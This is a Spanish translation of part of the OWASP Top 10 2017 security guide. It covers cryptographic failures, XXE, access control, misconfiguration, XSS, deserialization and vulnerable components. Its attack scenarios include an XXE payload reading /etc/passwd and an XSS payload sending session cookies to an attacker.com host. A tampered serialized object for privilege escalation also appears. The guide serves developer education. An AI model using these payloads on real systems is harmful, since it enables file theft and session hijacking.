En lugar de atacar la criptografía, los atacantes roban claves, ejecutan ataques *Man in the Middle* o roban datos en texto plano del servidor, en tránsito, o desde el cliente. Se requiere un ataque manual pero pueden utilizase bases de datos con *hashes* que han sido hechas públicas para obtener las contraseñas originales utilizando GPUs.		En los últimos años, este ha sido el ataque de mayor impacto. El error más común es simplemente no cifrar los datos sensibles. Cuando se emplea criptografía, es común la generación y gestión de claves, algoritmos, cifradores y protocolos débiles. En particular algoritmos débiles de *hashing* para el almacenamiento de contraseñas. Para los datos en tránsito las debilidades son fáciles de detectar, mientras que para los datos almacenados es muy difícil. Ambos tienen una explotabilidad muy variable.		Los fallos con frecuencia comprometen datos que deberían estar protegidos. Típicamente, esta información incluye Información Personal Sensible (PII) como registros de salud, datos personales, credenciales y tarjetas de crédito, que a menudo requieren mayor protección, según lo definido por las leyes o reglamentos como el PIBR de la UE o las leyes locales de privacidad.	

¿La aplicación es vulnerable?

Lo primero es determinar las necesidades de protección de los datos en tránsito y en almacenamiento. Por ejemplo, contraseñas, números de tarjetas de crédito, registros médicos, información personal y datos sensibles del negocio requieren protección adicional, especialmente si se encuentran en el ámbito de aplicación de leyes de privacidad, como por ejemplo el Reglamento General de Protección de Datos (RGPD) o regulaciones financieras, como PCI Data Security Standard (PCI DSS). Para todos estos datos:

- ¿Se transmite datos en texto claro? Esto se refiere a protocolos como HTTP, SMTP, TELNET, FTP. El tráfico en Internet es especialmente peligroso. Verifique también todo el tráfico interno, por ejemplo, entre los balanceadores de carga, servidores web o sistemas de *backend*.
- ¿Se utilizan algoritmos criptográficos obsoletos o débiles, ya sea por defecto o en código heredado? Por ejemplo MD5, SHA1, etc.
- ¿Se utilizan claves criptográficas predeterminadas, se generan o reutilizan claves criptográficas débiles, o falta una gestión o rotación adecuada de las claves?
- Por defecto, ¿se aplica cifrado? ¿se han establecido las directivas de seguridad o encabezados para el navegador web?
- ¿El *User-Agent* del usuario (aplicación o cliente de correo), verifica que el certificado enviado por el servidor sea válido?

Véase también criptografía en el almacenamiento (V7), protección de datos (V9) y seguridad de la comunicaciones (V10) del ASVS.

Cómo se previene

Como mínimo, siga las siguientes recomendaciones y consulte las referencias:

- Clasifique los datos procesados, almacenados o transmitidos por el sistema. Identifique qué información es sensible de acuerdo a las regulaciones, leyes o requisitos del negocio y del país.
- Aplique los controles adecuados para cada clasificación.
- No almacene datos sensibles innecesariamente. Descártelos tan pronto como sea posible o utilice un sistema de *tokenizacion* que cumpla con PCI DSS. Los datos que no se almacenan no pueden ser robados.
- Cifre todos los datos sensibles cuando sean almacenados.
- Cifre todos los datos en tránsito utilizando protocolos seguros como TLS con cifradores que utilicen *Perfect Forward Secrecy (PFS)*, priorizando los algoritmos en el servidor. Aplique el cifrado utilizando directivas como *HTTP Strict Transport Security (HSTS).*
- Utilice únicamente algoritmos y protocolos estándares y fuertes e implemente una gestión adecuada de claves. No cree sus propios algoritmos de cifrado.
- Deshabilite el almacenamiento en cache de datos sensibles.
- Almacene contraseñas utilizando funciones de *hashing* adaptables con un factor de trabajo (retraso) además de *SALT*, como Argon2, scrypt, bcrypt o PBKDF2.
- Verifique la efectividad de sus configuraciones y parámetros de forma independiente.

Ejemplos de escenarios de ataque

Escenario #1: una aplicación cifra números de tarjetas de crédito en una base de datos utilizando su cifrado automático. Sin embargo, estos datos son automáticamente descifrados al ser consultados, permitiendo que, si existe un error de inyección SQL se obtengan los números de tarjetas de crédito en texto plano.

Escenario #2: un sitio web no utiliza o fuerza el uso de TLS para todas las páginas, o utiliza cifradores débiles. Un atacante monitorea el tráfico de la red (por ejemplo en una red Wi-Fi insegura), degrada la conexión de HTTPS a HTTP e intercepta los datos, robando las *cookies* de sesión del usuario. El atacante reutiliza estas *cookies* y secuestra la sesión del usuario (ya autenticado), accediendo o modificando datos privados. También podría alterar los datos enviados.

Escenario #3: se utilizan *hashes* simples o *hashes* sin *SALT* para almacenar las contraseñas de los usuarios en una base de datos. Una falla en la carga de archivos permite a un atacante obtener las contraseñas. Utilizando una *Rainbow Table* de valores pre-calculados, se pueden recuperar las contraseñas originales.

Referencias


OWASP

- OWASP Proactive Controls: Protect Data
- OWASP Application Security Verification Standard (V7, 9, 10)
- OWASP Cheat Sheet: Transport Layer Protection
- OWASP Cheat Sheet: User Privacy Protection
- OWASP Cheat Sheets: Password and Cryptographic Storage
- OWASP Security Headers Project; Cheat Sheet: HSTS
- OWASP Testing Guide: Testing for weak cryptography

Externos

- CWE-220: Exposure of sens. information through data queries
- CWE-310: Cryptographic Issues; CWE-311: Missing Encryption
- CWE-312: Cleartext Storage of Sensitive Information
- CWE-319: Cleartext Transmission of Sensitive Information
- CWE-326: Weak Encryption; CWE-327: Broken/Risky Crypto
- CWE-359: Exposure of Private Information (Privacy Violation)

Entidades Externas XML (XXE)



App. Específica	Explotabilidad: 2	Prevalencia: 2	Detectabilidad: 3	Técnico: 3	¿Negocio?
Los atacantes pueden explotar procesadores XML vulnerables si cargan o incluyen contenido hostil en un documento XML, explotando código vulnerable, dependencias o integraciones.		De forma predeterminada, muchos procesadores XML antiguos permiten la especificación de una entidad externa, una URI que se referencia y evalúa durante el procesamiento XML. Las herramientas SAST pueden descubrir estos problemas inspeccionando las dependencias y la configuración. Las herramientas DAST requieren pasos manuales adicionales para detectar y explotar estos problemas. Los *testers* necesitan ser entrenados para hacer estas pruebas, ya que no eran realizadas antes de 2017.		Estos defectos se pueden utilizar para extraer datos, ejecutar una solicitud remota desde el servidor, escanear sistemas internos, realizar un ataque de denegación de servicio y ejecutar otro tipo de ataques. El impacto al negocio depende de las necesidades de la aplicación y de los datos.	

¿La aplicación es vulnerable?

Las aplicaciones y, en particular servicios web basados en XML, o integraciones que utilicen XML, pueden ser vulnerables a este ataque si:

- La aplicación acepta XML directamente, carga XML desde fuentes no confiables o inserta datos no confiables en documentos XML. Por último, estos datos son analizados sintácticamente por un procesador XML.
- Cualquiera de los procesadores XML utilizados en la aplicación o los servicios web basados en SOAP, poseen habilitadas las definiciones de tipo de documento (DTDs). Dado que los mecanismos exactos para deshabilitar el procesamiento de DTDs varía para cada procesador, se recomienda consultar la hoja de trucos para prevención de XXE de OWASP.
- La aplicación utiliza SAML para el procesamiento de identidades dentro de la seguridad federada o para propósitos de *Single Sign-On (SSO)*. SAML utiliza XML para garantizar la identidad de los usuarios y puede ser vulnerable.
- La aplicación utiliza SOAP en una versión previa a la 1.2 y, si las entidades XML son pasadas a la infraestructura SOAP, probablemente sea susceptible a ataques XXE.
- Ser vulnerable a ataques XXE significa que probablemente la aplicación también es vulnerable a ataques de denegación de servicio, incluyendo el ataque Billion Laughs.

Cómo se previene

El entrenamiento del desarrollador es esencial para identificar y mitigar defectos de XXE. Aparte de esto, prevenir XXE requiere:

- De ser posible, utilice formatos de datos menos complejos como JSON y evite la serialización de datos confidenciales.
- Actualice los procesadores y bibliotecas XML que utilice la aplicación o el sistema subyacente. Utilice validadores de dependencias. Actualice SOAP a la versión 1.2 o superior.
- Deshabilite las entidades externas de XML y procesamiento DTD en todos los analizadores sintácticos XML en su aplicación, según se indica en la hoja de trucos para prevención de XXE de OWASP.
- Implemente validación de entrada positiva en el servidor ("lista blanca"), filtrado y sanitización para prevenir el ingreso de datos dañinos dentro de documentos, cabeceras y nodos XML.
- Verifique que la funcionalidad de carga de archivos XML o XSL valide el XML entrante, usando validación XSD o similar.
- Las herramientas SAST pueden ayudar a detectar XXE en el código fuente, aunque la revisión manual de código es la mejor alternativa en aplicaciones grandes y complejas.
- Si estos controles no son posibles, considere usar parcheo virtual, *gateways* de seguridad de API, o Firewalls de Aplicaciones Web (WAFs) para detectar, monitorear y bloquear ataques XXE.

Ejemplos de escenarios de ataque

Han sido publicados numerosos XXE, incluyendo ataques a dispositivos embebidos. Los XXE ocurren en una gran cantidad de lugares inesperados, incluyendo dependencias profundamente anidadas. La manera más fácil es cargar un archivo XML malicioso, si es aceptado.

Escenario #1: el atacante intenta extraer datos del servidor:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<foo>&xxe;</foo>
```

Escenario #2: cambiando la línea *ENTITY* anterior, un atacante puede escanear la red privada del servidor:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private">]>
```

Escenario #3: incluyendo un archivo potencialmente infinito, se intenta un ataque de denegación de servicio:

```
<!ENTITY xxe SYSTEM "file:///dev/random">]>
```

Referencias

OWASP

- OWASP Application Security Verification Standard
- OWASP Testing Guide: Testing for XML Injection
- OWASP XXE Vulnerability
- OWASP Cheat Sheet: XXE Prevention
- OWASP Cheat Sheet: XML Security

Externos

- CWE-611: Improper Restriction of XXE
- Billion Laughs Attack
- SAML Security XML External Entity Attack
- Detecting and exploiting XXE in SAML Interfaces

A5 :2017 Pérdida de Control de Acceso

App. Específica	Explotabilidad: 2	Prevalencia: 2	Detectabilidad: 2	Técnico: 3	¿Negocio?
La explotación del control de acceso es una habilidad esencial de los atacantes. Las herramientas SAST y DAST pueden detectar la ausencia de controles de acceso pero, en el caso de estar presentes, no pueden verificar si son correctos. Es detectable utilizando medios manuales o de forma automática en algunos *frameworks* que carecen de controles de acceso.		Las debilidades del control de acceso son comunes debido a la falta de detección automática y a la falta de pruebas funcionales efectivas por parte de los desarrolladores de aplicaciones. La detección de fallas en el control de acceso no suele ser cubierto por pruebas automatizadas, tanto estáticas como dinámicas.		El impacto técnico incluye atacantes anónimos actuando como usuarios o administradores; usuarios que utilizan funciones privilegiadas o crean, acceden, actualizan o eliminan cualquier registro. El impacto al negocio depende de las necesidades de la aplicación y de los datos.	

¿La aplicación es vulnerable?

Las restricciones de control de acceso implican que los usuarios no pueden actuar fuera de los permisos previstos. Típicamente, las fallas conducen a la divulgación, modificación o destrucción de información no autorizada de los datos, o a realizar una función de negocio fuera de los límites del usuario.

Las vulnerabilidades comunes de control de acceso incluyen:

- Pasar por alto las comprobaciones de control de acceso modificando la URL, el estado interno de la aplicación o HTML, utilizando una herramienta de ataque o una conexión vía API.
- Permitir que la clave primaria se cambie a la de otro usuario, pudiendo ver o editar la cuenta de otra persona.
- Elevación de privilegios. Actuar como un usuario sin iniciar sesión, o actuar como un administrador habiendo iniciado sesión como usuario estándar.
- Manipulación de metadatos, como reproducir un *token* de control de acceso JWT (JSON Web Token), manipular una *cookie* o un campo oculto para elevar los privilegios, o abusar de la invalidación de *tokens* JWT.
- La configuración incorrecta de CORS permite el acceso no autorizado a una API.
- Forzar la navegación a páginas autenticadas como un usuario no autenticado o a páginas privilegiadas como usuario estándar.
- Acceder a una API sin control de acceso mediante el uso de verbos POST, PUT y DELETE.

Cómo se previene

El control de acceso sólo es efectivo si es aplicado del lado del servidor o en *Server-less* API, donde el atacante no puede modificar la verificación de control de acceso o los metadatos.

- Con la excepción de los recursos públicos, la política debe ser denegar de forma predeterminada.
- Implemente los mecanismos de control de acceso una vez y reutilícelo en toda la aplicación, incluyendo minimizar el control de acceso HTTP (CORS).
- Los controles de acceso al modelo deben imponer la propiedad (dueño) de los registros, en lugar de aceptar que el usuario puede crear, leer, actualizar o eliminar cualquier registro.
- Los modelos de dominio deben hacer cumplir los requisitos exclusivos de los límites de negocio de las aplicaciones.
- Deshabilite el listado de directorios del servidor web y asegúrese que los metadatos/fuentes de archivos (por ejemplo de GIT) y copia de seguridad no estén presentes en las carpetas públicas.
- Registre errores de control de acceso y alerte a los administradores cuando corresponda (por ej. fallas reiteradas).
- Limite la tasa de acceso a las APIs para minimizar el daño de herramientas de ataque automatizadas.
- Los *tokens* JWT deben ser invalidados luego de la finalización de la sesión por parte del usuario.
- Los desarrolladores y el personal de QA deben incluir pruebas de control de acceso en sus pruebas unitarias y de integración.

Ejemplos de escenarios de ataque

Escenario #1: la aplicación utiliza datos no validados en una llamada SQL para acceder a información de una cuenta:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

Un atacante simplemente puede modificar el parámetro *"acct"* en el navegador y enviar el número de cuenta que desee. Si no se verifica correctamente, el atacante puede acceder a la cuenta de cualquier usuario:

```
http://example.com/app/accountInfo?acct=notmyacct
```

Escenario #2: un atacante simplemente fuerza las búsquedas en las URL. Los privilegios de administrador son necesarios para acceder a la página de administración:

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

Si un usuario no autenticado puede acceder a cualquier página o, si un usuario no-administrador puede acceder a la página de administración, esto es una falla.

Referencias

OWASP

- OWASP Proactive Controls: Access Controls
- OWASP Application Security Verification Standard: V4 Access Control
- OWASP Testing Guide: Authorization Testing
- OWASP Cheat Sheet: Access Control

Externos

- CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
- CWE-284: Improper Access Control (Authorization)
- CWE-285: Improper Authorization
- CWE-639: Authorization Bypass Through User-Controlled Key
- PortSwigger: Exploiting CORS Misconfiguration

A6 :2017 Configuración de Seguridad Incorrecta

App. Específica	Explotabilidad: 3	Prevalencia: 3	Detectabilidad: 3	Técnico: 2	¿Negocio?
Los atacantes a menudo intentarán explotar vulnerabilidades sin parchear o acceder a cuentas por defecto, páginas no utilizadas, archivos y directorios desprotegidos, etc. para obtener acceso o conocimiento del sistema o del negocio.		Configuraciones incorrectas de seguridad pueden ocurrir en cualquier nivel del *stack* tecnológico, incluidos los servicios de red, la plataforma, el servidor web, el servidor de aplicaciones, la base de datos, *frameworks*, el código personalizado y máquinas virtuales preinstaladas, contenedores, etc. Los escáneres automatizados son útiles para detectar configuraciones erróneas, el uso de cuentas o configuraciones predeterminadas, servicios innecesarios, opciones heredadas, etc.		Los defectos frecuentemente dan a los atacantes acceso no autorizado a algunos datos o funciones del sistema. Ocasionalmente, estos errores resultan en un completo compromiso del sistema. El impacto al negocio depende de las necesidades de la aplicación y de los datos.	

¿La aplicación es vulnerable?

La aplicación puede ser vulnerable si:

- Falta *hardening* adecuado en cualquier parte del *stack* tecnológico, o permisos mal configurados en los servicios de la nube.
- Se encuentran instaladas o habilitadas características innecesarias (ej. puertos, servicios, páginas, cuentas o permisos).
- Las cuentas predeterminadas y sus contraseñas siguen activas y sin cambios.
- El manejo de errores revela a los usuarios trazas de la aplicación u otros mensajes demasiado informativos.
- Para los sistemas actualizados, las nuevas funciones de seguridad se encuentran desactivadas o no se encuentran configuradas de forma adecuada o segura.
- Las configuraciones de seguridad en el servidor de aplicaciones, en el *framework* de aplicación (ej., *Struts, Spring, ASP.NET*), bibliotecas o bases de datos no se encuentran especificados con valores seguros.
- El servidor no envía directrices o cabeceras de seguridad a los clientes o se encuentran configurados con valores inseguros.
- El software se encuentra desactualizado o posee vulnerabilidades (ver A9: 2017 Uso de componentes con vulnerabilidades conocidas).

Sin un proceso de configuración de seguridad de aplicación concertado y repetible, los sistemas corren un mayor riesgo.

Cómo se previene

Deben implementarse procesos seguros de instalación, incluyendo:

- Proceso de fortalecimiento reproducible que agilice y facilite la implementación de otro entorno asegurado. Los entornos de desarrollo, de control de calidad (QA) y de Producción deben configurarse de manera idéntica y con diferentes credenciales para cada entorno. Este proceso puede automatizarse para minimizar el esfuerzo requerido para configurar cada nuevo entorno seguro.
- Use una plataforma minimalista sin funcionalidades innecesarias, componentes, documentación o ejemplos. Elimine o no instale *frameworks* y funcionalidades no utilizadas.
- Siga un proceso para revisar y actualizar las configuraciones apropiadas de acuerdo a las advertencias de seguridad y siga un proceso de gestión de parches. En particular, revise los permisos de almacenamiento en la nube (por ejemplo, los permisos de *buckets S3*).
- La aplicación debe tener una arquitectura segmentada que proporcione una separación efectiva y segura entre componentes y acceso a terceros, contenedores o grupos de seguridad en la nube (ACLs).
- Envíe directivas de seguridad a los clientes (por ej. cabeceras de seguridad).
- Utilice un proceso automatizado para verificar la efectividad de los ajustes y configuraciones en todos los ambientes.

Ejemplos de escenarios de ataque

Escenario #1: el servidor de aplicaciones viene con ejemplos que no se eliminan del ambiente de producción. Estas aplicaciones poseen defectos de seguridad conocidos que los atacantes usan para comprometer el servidor. Si una de estas aplicaciones es la consola de administración, y las cuentas predeterminadas no se han cambiado, el atacante puede iniciar una sesión.

Escenario #2: el listado de directorios se encuentra activado en el servidor y un atacante descubre que puede listar los archivos. El atacante encuentra y descarga las clases de Java compiladas, las descompila, realiza ingeniería inversa y encuentra un defecto en el control de acceso de la aplicación.

Escenario #3: la configuración del servidor de aplicaciones permite retornar mensajes de error detallados a los usuarios, por ejemplo, las trazas de pila. Potencialmente esto expone información sensible o fallas subyacentes, tales como versiones de componentes que se sabe que son vulnerables.

Escenario #4: un proveedor de servicios en la nube (CSP) por defecto permite a otros usuarios del CSP acceder a sus archivos desde Internet. Esto permite el acceso a datos sensibles almacenados en la nube.

Referencias

OWASP

- OWASP Testing Guide: Configuration Management
- OWASP Testing Guide: Testing for Error Codes
- OWASP Security Headers Project

Para conocer más sobre requisitos adicionales en esta área, consulte el Estándar de Verificación de Seguridad en Aplicaciones V19 Configuration.

Externos

- NIST Guide to General Server Hardening
- CWE-2: Environmental Security Flaws
- CWE-16: Configuration
- CWE-388: Error Handling
- CIS Security Configuration Guides/Benchmarks
- Amazon S3 Bucket Discovery and Enumeration

A7 :2017 Cross-Site Scripting (XSS)

App. Específica	Explotabilidad: 3	Prevalencia: 3	Detectabilidad: 3	Técnico: 2	¿Negocio?
Existen herramientas automatizadas que permiten detectar y explotar las tres formas de XSS, y también se encuentran disponibles *kits* de explotación gratuitos.		XSS es la segunda vulnerabilidad más frecuente en OWASP Top 10, y se encuentra en alrededor de dos tercios de todas las aplicaciones. Las herramientas automatizadas pueden detectar algunos problemas XSS en forma automática, particularmente en tecnologías maduras como PHP, J2EE / JSP, y ASP.NET.		El impacto de XSS es moderado para el caso de XSS Reflejado y XSS en DOM, y severa para XSS Almacenado, que permite ejecutar secuencias de comandos en el navegador de la víctima, para robar credenciales, secuestrar sesiones, o la instalación de software malicioso en el equipo de la víctima.	

¿La aplicación es vulnerable?

Existen tres formas usuales de XSS para atacar a los navegadores de los usuarios

- **XSS Reflejado:** la aplicación o API utiliza datos sin validar, suministrados por un usuario y codificados como parte del HTML o *Javascript* de salida. No existe una cabecera que establezca la Política de Seguridad de Contenido (CSP). Un ataque exitoso permite al atacante ejecutar comandos arbitrarios (HTML y *Javascript*) en el navegador de la víctima. Típicamente el usuario deberá interactuar con un enlace, o alguna otra página controlada por el atacante, como un ataque del tipo pozo de agua, publicidad maliciosa, o similar.
- **XSS Almacenado:** la aplicación o API almacena datos proporcionados por el usuario sin validar ni sanear, los que posteriormente son visualizados o utilizados por otro usuario o un administrador. Usualmente es considerado como de riesgo de nivel alto o crítico.
- **XSS Basados en DOM:** *frameworks* en *JavaScript*, aplicaciones de página única o APIs incluyen datos dinámicamente, controlables por un atacante. Idealmente, se debe evitar procesar datos controlables por el atacante en APIs no seguras.

Los ataques XSS incluyen el robo de la sesión, apropiación de la cuenta, evasión de autentificación de múltiples pasos, reemplazo de nodos DOM, inclusión de troyanos de autentificación, ataques contra el navegador, descarga de software malicioso, *keyloggers*, y otros tipos de ataques al lado cliente.

Cómo se previene

Prevenir XSS requiere mantener los datos no confiables separados del contenido activo del navegador.

- Utilizar *frameworks* seguros que, por diseño, automáticamente codifican el contenido para prevenir XSS, como en *Ruby 3.0* o *React JS*.
- Codificar los datos de requerimientos HTTP no confiables en los campos de salida HTML (cuerpo, atributos, *JavaScript*, CSS, o URL) resuelve los XSS Reflejado y XSS Almacenado. La hoja de trucos OWASP para evitar XSS tiene detalles de las técnicas de codificación de datos requeridas.
- Aplicar codificación sensitiva al contexto, cuando se modifica el documento en el navegador del cliente, ayuda a prevenir DOM XSS. Cuando esta técnica no se puede aplicar, se pueden usar técnicas similares de codificación, como se explica en la hoja de trucos OWASP para evitar XSS DOM.
- Habilitar una Política de Seguridad de Contenido (CSP) es una defensa profunda para la mitigación de vulnerabilidades XSS, asumiendo que no hay otras vulnerabilidades que permitan colocar código malicioso vía inclusión de archivos locales, bibliotecas vulnerables en fuentes conocidas almacenadas en Redes de Distribución de Contenidos (CDN) o localmente.

Ejemplos de escenarios de ataque

Escenario 1: la aplicación utiliza datos no confiables en la construcción del código HTML sin validarlos o codificarlos:

```
(String) page += "<input name='creditcard' type='TEXT' value='" +
request.getParameter("CC") + "'>";
```

El atacante modifica el parámetro “CC” en el navegador por:

```
'><script>document.location='http://www.attacker.com/cgi-
bin/cookie.cgi?foo='+document.cookie</script>'
```

Este ataque causa que el identificador de sesión de la víctima sea enviado al sitio web del atacante, permitiéndole secuestrar la sesión actual del usuario.

Nota: los atacantes también pueden utilizar XSS para anular cualquier defensa contra Falsificación de Peticiones en Sitios Cruzados (CSRF) que la aplicación pueda utilizar.

Referencias


OWASP

- OWASP Proactive Controls: Encode Data
- OWASP Proactive Controls: Validate Data
- OWASP Application Security Verification Standard: V5
- OWASP Testing Guide: Testing for Reflected XSS
- OWASP Testing Guide: Testing for Stored XSS
- OWASP Testing Guide: Testing for DOM XSS
- OWASP Cheat Sheet: XSS Prevention
- OWASP Cheat Sheet: DOM based XSS Prevention
- OWASP Cheat Sheet: XSS Filter Evasion
- OWASP Java Encoder Project

Externos

- CWE-79: Improper neutralization of user supplied input
- PortSwigger: Client-side template injection

A8 :2017 Deserialización Insegura



App. Específica	Explotabilidad: 1	Prevalencia: 2	Detectabilidad: 2	Técnico: 3	¿Negocio?
Lograr la explotación de deserialización es difícil, ya que los *exploits* distribuidos raramente funcionan sin cambios o ajustes en su código fuente.		Este ítem se incluye en el Top 10 basado en una encuesta a la industria y no en datos cuantificables. Algunas herramientas pueden descubrir defectos de deserialización, pero con frecuencia se necesita ayuda humana para validarlo. Se espera que los datos de prevalencia de estos errores aumenten a medida que se desarrollen más herramientas para ayudar a identificarlos y abordarlos.		No se debe desvalorizar el impacto de los errores de deserialización. Pueden llevar a la ejecución remota de código, uno de los ataques más serios posibles. El impacto al negocio depende de las necesidades de la aplicación y de los datos.	

¿La aplicación es vulnerable?

Aplicaciones y APIs serán vulnerables si deserializan objetos hostiles o manipulados por un atacante.

Esto da como resultado dos tipos primarios de ataques:

- Ataques relacionados con la estructura de datos y objetos; donde el atacante modifica la lógica de la aplicación o logra una ejecución remota de código que puede cambiar el comportamiento de la aplicación durante o después de la deserialización.
- Ataques típicos de manipulación de datos; como ataques relacionados con el control de acceso, en los que se utilizan estructuras de datos existentes pero se modifica su contenido.

La serialización puede ser utilizada en aplicaciones para:

- Comunicación remota e Inter-Procesos (RPC/IPC)
- Protocolo de comunicaciones, *Web Services* y *Brokers* de mensajes.
- *Caching* y Persistencia
- Bases de datos, servidores de caché y sistemas de archivos.

Cómo se previene

El único patrón de arquitectura seguro es no aceptar objetos serializados de fuentes no confiables o utilizar medios de serialización que sólo permitan tipos de datos primitivos.

Si esto no es posible, considere alguno de los siguientes puntos:

- Implemente verificaciones de integridad tales como firmas digitales en cualquier objeto serializado, con el fin de detectar modificaciones no autorizadas.
- Durante la deserialización y antes de la creación del objeto, exija el cumplimiento estricto de verificaciones de tipo de dato, ya que el código normalmente espera un conjunto de clases definibles. Se ha demostrado que se puede pasar por alto esta técnica, por lo que no es aconsejable confiar sólo en ella.
- Aísle el código que realiza la deserialización, de modo que se ejecute en un entorno con los mínimos privilegios posibles.
- Registre las excepciones y fallas en la deserialización, tales como cuando el tipo recibido no es el esperado, o la deserialización produce algún tipo de error.
- Restrinja y monitoree las conexiones (I/O) de red desde contenedores o servidores que utilizan funcionalidades de deserialización.
- Monitoree los procesos de deserialización, alertando si un usuario deserializa constantemente.

Ejemplos de escenarios de ataque

Escenario #1: una aplicación *React* invoca a un conjunto de microservicios *Spring Boot*. Siendo programadores funcionales, intentaron asegurar que su código sea inmutable. La solución a la que llegaron es serializar el estado del usuario y pasarlo en ambos sentidos con cada solicitud. Un atacante advierte la firma *"R00"* del objeto Java, y usa la herramienta *Java Serial Killer* para obtener ejecución de código remoto en el servidor de la aplicación.

Escenario #2: un foro PHP utiliza serialización de objetos PHP para almacenar una *"super cookie"*, conteniendo el ID, rol, *hash* de la contraseña y otros estados del usuario:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05
022f8f3c88bc960";}
```

Un atacante modifica el objeto serializado para darse privilegios de administrador a sí mismo:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022
f8f3c88bc960";}
```

Referencias

OWASP

- OWASP Cheat Sheet: Deserialization
- OWASP Proactive Controls: Validate All Inputs
- OWASP Application Security Verification Standard
- OWASP AppSecEU 2016: Surviving the Java Deserialization Apocalypse
- OWASP AppSecUSA 2017: Friday the 13th JSON Attacks

Externos

- CWE-502: Deserialization of Untrusted Data
- Java Unmarshaller Security
- OWASP AppSec Cali 2015: Marshalling Pickles

A9 :2017 Uso de Componentes con Vulnerabilidades Conocidas

App. Específica	Explotabilidad: 2	Prevalencia: 3	Detectabilidad: 2	Técnico: 2	¿Negocio?
Es sencillo obtener *exploits* para vulnerabilidades ya conocidas pero la explotación de otras requieren un esfuerzo considerable, para su desarrollo y/o personalización.		Estos defectos están muy difundidos. El desarrollo basado fuertemente en componentes de terceros, puede llevar a que los desarrolladores no entiendan qué componentes se utilizan en la aplicación o API y, mucho menos, mantenerlos actualizados. Esta debilidad es detectable mediante el uso de analizadores tales como *retire.js* o la inspección de cabeceras. La verificación de su explotación requiere de la descripción de un posible ataque.		Mientras que ciertas vulnerabilidades conocidas conllevan impactos menores, algunas de las mayores brechas registradas han sido realizadas explotando vulnerabilidades conocidas en componentes comunes. Dependiendo del activo que se está protegiendo, este riesgo puede ser incluso el principal de la lista.	

¿La aplicación es vulnerable?

Es potencialmente vulnerable si:

- No conoce las versiones de todos los componentes que utiliza (tanto del lado del cliente como del servidor). Esto incluye componentes utilizados directamente como sus dependencias anidadas.
- El software es vulnerable, no posee soporte o se encuentra desactualizado. Esto incluye el sistema operativo, servidor web o de aplicaciones, DBMS, APIs y todos los componentes, ambientes de ejecución y bibliotecas.
- No se analizan los componentes periódicamente ni se realiza seguimiento de los boletines de seguridad de los componentes utilizados.
- No se parchea o actualiza la plataforma subyacente, *frameworks* y dependencias, con un enfoque basado en riesgos. Esto sucede comúnmente en ambientes en los cuales la aplicación de parches se realiza de forma mensual o trimestral bajo control de cambios, lo que deja a la organización abierta innecesariamente a varios días o meses de exposición a vulnerabilidades ya solucionadas.
- No asegura la configuración de los componentes correctamente (vea A6:2017-Configuración de Seguridad Incorrecta).

Cómo se previene

- Remover dependencias, funcionalidades, componentes, archivos y documentación innecesaria y no utilizada.
- Utilizar una herramienta para mantener un inventario de versiones de componentes (por ej. *frameworks* o bibliotecas) tanto del cliente como del servidor. Por ejemplo, *Dependency Check* y *retire.js*.
- Monitorizar continuamente fuentes como CVE y NVD en búsqueda de vulnerabilidades en los componentes utilizados. Utilizar herramientas de análisis automatizados. Suscribirse a alertas de seguridad de los componentes utilizados.
- Obtener componentes únicamente de orígenes oficiales utilizando canales seguros. Utilizar preferentemente paquetes firmados con el fin de reducir las probabilidades de uso de versiones manipuladas maliciosamente.
- Supervisar bibliotecas y componentes que no poseen mantenimiento o no liberan parches de seguridad para sus versiones obsoletas o sin soporte. Si el parcheo no es posible, considere desplegar un parche virtual para monitorizar, detectar o protegerse contra la debilidad detectada.

